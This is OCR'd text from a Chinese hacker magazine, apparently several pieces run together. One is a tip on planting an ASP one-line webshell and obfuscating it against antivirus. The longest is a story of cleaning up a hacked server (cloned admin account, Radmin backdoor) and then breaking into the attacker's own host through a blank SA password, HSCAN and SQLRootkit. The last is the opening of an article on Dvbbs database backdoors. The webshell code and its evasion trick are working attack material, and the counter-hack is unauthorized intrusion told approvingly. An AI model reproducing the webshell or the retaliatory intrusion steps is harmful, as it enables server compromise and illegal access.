
一个修改过文件创建时间ASP后门。服务器是Windows 2000系统,IIS还支持ASPX,上传ASPX后门后直接可以得到系统权限。

> 小提示 一般情况下,我们在某个正常的asp网页文件中插入<%execute(Request("#"))%> 会导致被插入的文件无法正常显示或出现错误提示,解决问题的办法是把这段代码修改成If语句"<%If Request("#")<>"" then execute(Request("#"))%>"。

如果被杀毒软件查杀,我们可以修改字母的大小写或者进行加密,例如"<%iF ReQuest("#")<>"" thEn eXecUte(Request("#"))%>"。

适合读者:网络爱好者、入侵爱好者
前置知识:无

闲肉鸡代理 我也要抓到你



文/图 失重

一天正在发呆,QQ上的一个朋友向我求救"我的网站被黑了,首页给换了,SOS!"。最近正好无事,索性就帮帮他吧。

收复失地

刚刚准备在浏览器上输入他网站的地址,结果却停了下来:如果入侵者在首页挂了马,我岂不是也要遭殃?所以我先用查看挂马的工具检查了一下。没有不可见窗体、没有JS调用、没有Object,OK。进了首页看到上面只有入侵者的名字和一些图片,网站里边的具体情况待会再看吧。向朋友要了管理员的密码,用3389登录上去一探究竟。

先看看服务器用户的情况,输入"net user"后发现"tsinternetuser"这个用户比较显眼,如图1所示。

依稀记得tsinternetuser是Windows2000的终端用户，但在Windows2003中并不存在。怕不肯定，我去百度查询了一下，又问了问朋友，都说不应该有这个用户。看来这次入侵者弄巧成拙了，当我检查管理员组后，发现并不存在此用户，初步猜测它应该是克隆出来的。先打开Regedt32将自己的权限提上去: 打开Regedit，来到"HKEY_LOCAL_MACHINE\SAM\SAM\Domains\account\"，对比管理员和"tsinternetuser"中二进制键F的数值，结果发现是一样的。由此断定用户"tsinternetuser"被克隆成管理员。接着检查其他用户，没有发现被克隆的痕迹。删除"tsinternetuser"，不过事情到这里并没完。




图1

检查后门

祭出"冰刃"，它可是后门的克星，大部分的妖魔鬼怪在它面前都会无所遁形。先用冰刃查看进程，发现并没有隐藏进程(红色标示)。再查看端口，发现1066端口在监听。此端口不是常用端口且启动它的程序也不常见，如图2 所示。

```
TCP   0.0.0.0 : 1066     0.0....   LIST...   3000  C:\WINDOWS\system32\systemram.exe
```

图2

在进程选项中查看"systemram.exe"，发现此进程还有个芯片图标，难怪刚才没注意到。先把他结束掉，但别着急删除。我们先看看启动组是否正常，看了一下没什么问题。但在查看服务时发现了一个熟悉的身影: Radmin。如图3所示。

```
r_server   Remote...   ?2944  自动   "C:\WINDOWS\system32\systemram.exe" /service
```

图3

程序本身也正好是监听1066端口的程序。这下好办了，删除程序、卸载服务。Radmin还是很好清除的(在网上搜索，发现这是百世经纶修改版Radmin，难怪没有发现admdll.exe和raddrv.dll。但它在服务方面就做得太差了，让人一看就能知道是后门服务)。

重整河山

检查了半天没有发现别的后门，这个入侵者一点技术含量都没有。接下来该恢复网站了。

浏览了一下网站，发现许多页面被改的面目全非。我从备份文件中把网站恢复了一下，这样总算能正常访问了。接下来的任务就是把网站的漏洞补上，因为不知道入侵者是怎么进来的，还要全面的检查一次。

翻出N 多工具狂轰滥炸一番，没有明显的漏洞，又手工检查了一些"偏僻"的地方，也没找到漏洞。入侵者到底是怎么进来的呢? 旁注? 不可能，网站采用的是独立服务器。

突然想到可以检查入侵者留下的WebShell位置，以判断他的入侵位置。将lake2写的查找ASP木马的工具传上去。此工具很好用，他查找的特征码是那些危险组件和函数，检查结果如图4 所示。

文件相对路径	特征码	描述
.asp	#Script.Shell 或者 clsid:72C24DD5-D70A-438B-8A42-98424B88AFB8	危险组件，一般被ASP木马利用。
.asp	Shell.Application 或者 clsid:13709620-C279-11CE-A49E-444553540000	危险组件，一般被ASP木马利用。
.asp	Execute	execute()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：execute(X)。
.asp	CreateObject	CreateObject函数使用了变形技术，仔细复查。
		eval()函数可以执行任意ASP代码，被一些后门利用。其形式一般是：

图4

WebShell的位置在动网论坛目录里，基本上确定它是从这里进来的。可是我刚才测试时发现提权漏洞已经补上了。再检查一下论坛也没发现跨站的代码，到底他是怎么进来的呢? 难道是故意把WebShell放在论坛目录下?

向朋友询问了论坛管理员的密码……很弱智，并且前后台还都一样。有心的人猜几次就知道了，看来安全问题大多数都是人本身的问题，最后我让朋友把密码改得强壮些。基本上"失地"已经收回，现在该追击敌人了。

日志寻踪

做坏事就要付出代价，现在我就来捉住你。打开"事件查看器"，很不幸地发现所有日志都被清空，IIS日志里只有我朋友和我的访问记录。我早就提醒过朋友要把日志的保存路径改一下，最好是安装专门的软件监控，可惜他就是不听。

> **小知识**
> 日志存放位置:
> Windows的系统日志文件有应用程序日志，安全日志、系统日志、DNS服务器日志。应用程序日志、安全日志、系统日志、DNS 日志默认位置: %systemroot%\system32\config，默认文件大小512KB。
> 安全日志文件: %systemroot%\system32\config\SecEvent.EVT
> 系统日志文件: %systemroot%\system32\config\SysEvent.EVT
> 应用程序日志文件: %systemroot%\system32\config\AppEvent.EVT
> DNS日志: %SystemRoot%\system32\config\DnsEvent.EVT

修改Windows系统日志的存放位置要在注册表中修改。打开注册表，找到"HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Eventlog"，此目录下的分支分别对应不同的日志，每个目录中的"file"键是日志的存放位置，修改它就可以了。

修改IIS日志保存位置 打开Internet信息服务(IIS)管理器，找到你的网站查看它的属性，选择日志旁边的属性，在这里就可以更改."高级"选项还可以选择日志记录的信息种类。IIS日志也可以保存到数据库中。

看来入侵者还是有点"安全"意识的，这可让我犯难了，上哪去找他呀? 就在我快要放弃的时候，看到了入侵者留下的WebShell。查看他的密码(有人喜欢用自己的QQ号作为WebShell密码，我就遇到过几个这样

的)，可惜没有得到我想要的资料。不过这倒让我想起了他是从动网入侵的，那么在动网的数据库里应该有记录才是。打开动网数据库，翻看DV_LOG表，里面的记录入侵者可能忘记删除了。从这里确定了他的入侵方法:上传文件再备份成ASP，更令人高兴的是得到了他的IP。

韩城攻略

搜索了一下这个IP，发现竟然是韩国的主机。如图6所示。




图6

先用端口扫描，发现主机开了21、1433、3389这几个端口，如图7所示。




图7

没有开80端口，看来通过网站渗透进去是不可能了，重点放在1433端口。用MSSQL溢出测试，结果没有成功。只能寄希望于弱口令上了。我比较喜欢用HSCAN。命令格式:"HSCAN -h ip -mssql ftp"，扫描结果如图8所示。




图8

果然有一个SA空口令。用SQLTools连接成功，执行命令时发现xplog70.dll被删除了。如图9所示。




图9

翻了半天硬盘也没找到xplog70.dll，问了几个朋友也说没有。看来只能用别的扩展组件执行命令了。用SQL查询分析器连接目标主机时出现了奇怪的现象，连接成功后程序自动关闭，从网上又下载了一个也是这样，输入错误的密码还会提示密码错误，真搞不懂是怎么回事。正当我不知所措的时候，朋友扔过来一个SQLRootkit。在程序界面里添上IP，用户名和密码，点击登录后就连接成功。SQLRootkit利用四种组件来执行系统命令，在执行前还可以先检测一下组件，并且它还具有恢复的功能。当然前提是支持组件的文件要存在，如xplog70.dll、odsole70.dll和xpstar.dll。我们先看看组件是否存在，检测情况如图10所示。




图10

XP_cmdshell缺少文件不能用、sp_oraceate显示执行成功但主机没有执行命令、xp_regwrite执行命令超时、xp_servicecontrol执行命令虽然没有回显，但却是唯一能执行成功的。如图11所示。


图11

远程登录主机，打开事件查看器，发现日志没有被删除。用动网数据库中记录的入侵时间比对了一下安全中的用户登录日志，找到了入侵者的IP。从"C:\Documents and Settings"目录下找到了入侵者浏览网站的历史记录，这下证据确凿，他跑不了了(日志的图片就不给大家看了，见谅)。查看入侵者的IP得知是上海的ADSL。临走时在CMD下执行了:"quser"，看到管理员也在线，并且发现了这台主机已经在线三百天了。如图12所示。




图12

我还没见过在线时间这么长的Windows主机，难怪入侵者那么嚣张。把入侵者的IP和相关的证据交给了朋友把并过程告诉了他，后面的事情就随他了。

总结这次反入侵过程，基本上没碰到难处，可以说一气呵成。也没有什么新技术，都是大家知道的，就是把它们都组合起来而已。感觉防护比入侵难多了，要从各个方面做好防护。在这里奉劝那些"黑客"，我们去入侵是印证自己的技术，不是用来搞破坏的。

适合读者：网络爱好者、脚本爱好者
前置知识：无

浅谈伪造数据库后门的两种方法

文/图 人鱼姬

经常渗透网站的朋友一定对Dvbbs很熟悉。比较常用的方法是千方百计地拿到前台和后台的管理员口令，然后上传改过扩展名的ASP木马，再用数据库备份功能将扩展名改回来，就能拿到WebShell了。

但是我可以很高兴地告诉各位网管朋友：这种办法在Dvbbs7.1SP1中已经行不通了，这说明Dvbbs的安全性进一步加强，不是拿到前台后台管理员口令的人就可以胡作非为了。因为在Dvbbs7.1SP1中，备份数据库之前，系统会先检查被备份的文件是否为数据库格式，若不是就不进行备份。这真是广大站长的福音啊，如图1所示。




图1

